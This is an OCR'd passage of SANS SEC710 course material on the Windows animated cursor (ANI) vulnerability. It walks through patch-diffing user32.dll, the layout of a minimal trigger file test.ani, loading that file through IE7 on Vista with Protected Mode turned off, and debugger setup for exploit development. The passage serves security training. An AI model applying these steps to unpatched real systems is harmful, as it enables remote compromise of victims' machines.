  DWORD cFrames; // Number of unique Icons in this cursor
  DWORD cSteps; // Number of Blits before the animation cycles
  DWORD cx, cy; // reserved, must be zero.
  DWORD cBitCount, cPlanes; // reserved, must be zero.
  DWORD JifRate; // Default Jiffies (1/60th of a second) if rate chunk not present.
  DWORD flags; // Animation Flag (see AF_ constants)
  } ANIHeader;
```

Viewing an Animated Cursor

- This is the rainbow.ani cursor located in c:\Windows\Cursors

1. RIFF
2. ACON
3. LIST
4. anih




SANS SEC710 - © 2011

Viewing an Animated Cursor


The Hex-editor XVI32 is included on your course CD and was written by Christian Maas. You can find it online at http://www.chmaas.handshake.de. Simply copy the entire folder titled "hex edit" to your file system. To bring up the hex editor double-click on the file XVI32.exe. If you want to view the same file as on the slide you can open up rainbow.ani, which is located in c:\Windows\Cursors. This was taken from a Windows XP SP2 system. Any animated cursor file in that folder should produce similar results.

A few sections were marked that should look familiar. As identified by the number 1, the file starts out with RIFF, followed immediately by the size of the entire file, which is shown as 0x2658 which is 9,816 bytes. Number 2 shows ACON, which is required for the animated cursor file format. Number 3 shows LIST, which is also a requirement for the animated cursor file format. The number 4 shows the anih header tag followed immediately by 0x24, or 36 bytes in decimal. This is the required header size that should be checked through bounds checking in the code handling the file format. There is a lot of extra data inside this file, such as the Microsoft Copyright information. When developing a generic ANI file for testing purposes we will need to determine the minimal amount of data necessary to pass the appropriate checks and reach the desired code containing the vulnerability.


Module Summary
• Setting up IDA Pro
• Setting up BinDiff
• Setting up IDA Pro for symbol resolution
• Patch Diffing
• The RIFF and ANI file format
SANS SEC710 - © 2011


Module Summary

A lot of information was covered in this module. We set up IDA Pro and BinDiff to prepare for patch diffing. We also got connected to the Microsoft Symbol Store and set up a local symbol store, which can be used when you do not have Internet connectivity. We then went through the patched and unpatched version of user32.dll to determine the changes made. This pointed us to the function LoadAniIcon(), which seems to be missing a check against a variable in memory, which ensures that the size is equal to 36-bytes, the appropriate size of a anih header. Finally, we examined the RIFF and ANI file formats in detail to understand how they are set up.




Triggering the Vulnerability

In this module we will continue our investigation of the animated cursor vulnerability and try to trigger it while debugging.


Objectives
• Our objective for this module is to understand:
– Creating a useable animated cursor file
– Setting up our debugging environment
– Triggering the ANI vulnerability
• Using Windows Vista with IE 7
• Compensating for ASLR
• The Immunity Debugger
SANS SEC710 - © 2011


Objectives

In this module we will continue our research of the ANI vulnerability and attempt to trigger the fault. In order to do this we must make a valid animated cursor file that we will use to open inside of Internet Explorer 7 on MS Vista.




Template Animated Cursor

On the slide is a template animated cursor based off of other cursor files evaluated and the specification covered in the last module. Several fields were ignored as they should have no affect on whether the file will be processed or not. As you can see, the RIFF tag is listed first, followed by size, ACON, the anih header tag, the anih header size of 0x24 to pass the first check in LoadCursorIconFromFileMap(), the frames field, which needs a value, the cursor flag set to one to state it is a cursor file, and finally the LIST tag. Let's see how all of this flows through by watching it in the debugger. A copy of this file has been provided to you on your course CD and is called test.ani.




HTML File to Open test.ani

We need to have a small HTML file that opens test.ani from IE7. Type in the small amount of HTML on the slide into a file and call it ani.html. Put it in the same directory as test.ani.


Edit IE 7 Settings
Google - Windows Internet Explorer
http://www.google.com/
Google
Web Images Videos Maps News Shopping
Internet Options
General Security Privacy Content Connections Programs Advanced
Select a zone to view or change security settings.
Internet
Local intranet
Trusted sites
Restricted
Internet
This zone is for Internet websites, except those listed in trusted and restricted zones.
Sites
Security level for this zone
Allowed levels for this zone: Medium to High
Medium
- Prompts before downloading potentially unsafe content
- Unsigned ActiveX controls will not be downloaded
Turn off Protected Mode for each Zone
Enable Protected Mode (requires restarting Internet Explorer)
Custom level...
Default level
Reset all zones to default level
OK
Cancel
Apply
SANS SEC710 - © 2011


Edit IE 7 Settings

Start up Internet Explorer on Vista and go to Internet Options. Click on the Security tab and turn off protected mode for each zone. The exploit will still work with protected mode on but significantly limits what we can and cannot do once exploiting the system. Firefox did not support protected mode at the time the exploit came out ,which raised the criticality of the vulnerability. Some users disabled protected mode on IE 7, and many users were and still are running Windows XP. For our purposes, our goal is to open up a port on the target system, which will be blocked by protected mode. It may be possible to target explorer.exe to get around protected mode as well. The well-known Meterpreter payload through Metasploit will still load into the exploited process even with protected mode turned on, but its capabilities are significantly impacted.




Locating LoadCursorIconFromFileMap()

We need to determine a breakpoint to set inside of Immunity Debugger so we can start tracking the behavior of the ANI file format within user32.dll. Remember that we discovered the vulnerable condition inside of the function LoadAniIcon(). The only call to LoadAniIcon() is from LoadCursorIconFromFileMap(), so breaking there first makes sense. The address for LoadCursorIconFromFileMap() inside of IDA Pro is at 0x77D657B7. Let's take a look inside the debugger.


Immunity Debugger
• Immunity – Founded by Dave Aitel
– http://www.immunitysec.com/
• Free debugger based off of OllyDbg
• Extensive development work focused on reverse engineering and exploit development
• Combines command-line and GUI
• Supports Python Scripting
SANS SEC710 - © 2011


Immunity Debugger

For our exploitation efforts today we will be using the Immunity Debugger. The tool is based off of OllyDbg, and so the layout should look very familiar, along with many of the functions. The tool is maintained by Dave Aitel and his employees at Immunity. Dave is a highly respected security researcher. Immunity can be found online at http://www.immunitysec.com/. The debugger is free and combines with GUI layout of OllyDbg with command-line support similar to WinDbg and GDB. Python scripting is also supported for extensibility. The tool is aimed at reverse engineering and exploit development, claiming to cut down on exploit development time by 50%. The primary reason for the switch to Immunity Debugger for our purposes is the ease in support for debugging symbols. OllyDbg can be quite troublesome when trying to connect to the Microsoft Symbol Store or to a local symbol store. We will only need to take a couple of steps with the Immunity Debugger to get support for debugging symbols.


Installing Immunity Debugger
• Located on your course CD in the Immunity folder
• Install it on your Windows Vista system
• Double-click on ImmunityDebugger_1_73_setup.exe and accept all defaults
• Inside the Immunity folder on your course CD are three DLL's
– dbghelp.dll, srcsrv.dll, and symsrv.dll
– Copy these to C:\Program Files\Immunity Inc\Immunity Debugger\
SANS SEC710 - © 2011


Installing Immunity Debugger

Installing the Immunity Debugger is simple. There is a folder on your tools CD called Immunity. Inside the folder is the file ImmunityDebugger_1_73_setup.exe along with three DLL's. Double-click the .exe file and accept all defaults. The folder C:\Program Files\Immunity Inc\Immunity Debugger\ will be created automatically during installation. Once the installer is finished, copy the three DLL's dbghelp.dll, srcsrv.dll, and symsrv.dll to C:\Program Files\Immunity Inc\Immunity Debugger\. This will allow us to load debugging symbols accordingly.


Immunity Debugging Symbols
• Make sure that dbghelp.dll, srcsrv.dll, and symsrv.dll are copied properly
• Start the Immunity Debugger
• Click on "Debug" from the menu options
• Select the option "Debugging Symbols Options"
• Check the box that says "Use Symbol Server"
• It defaults to the Microsoft Symbol Server
• Optionally set the local symbol path
SANS SEC710 - © 2011

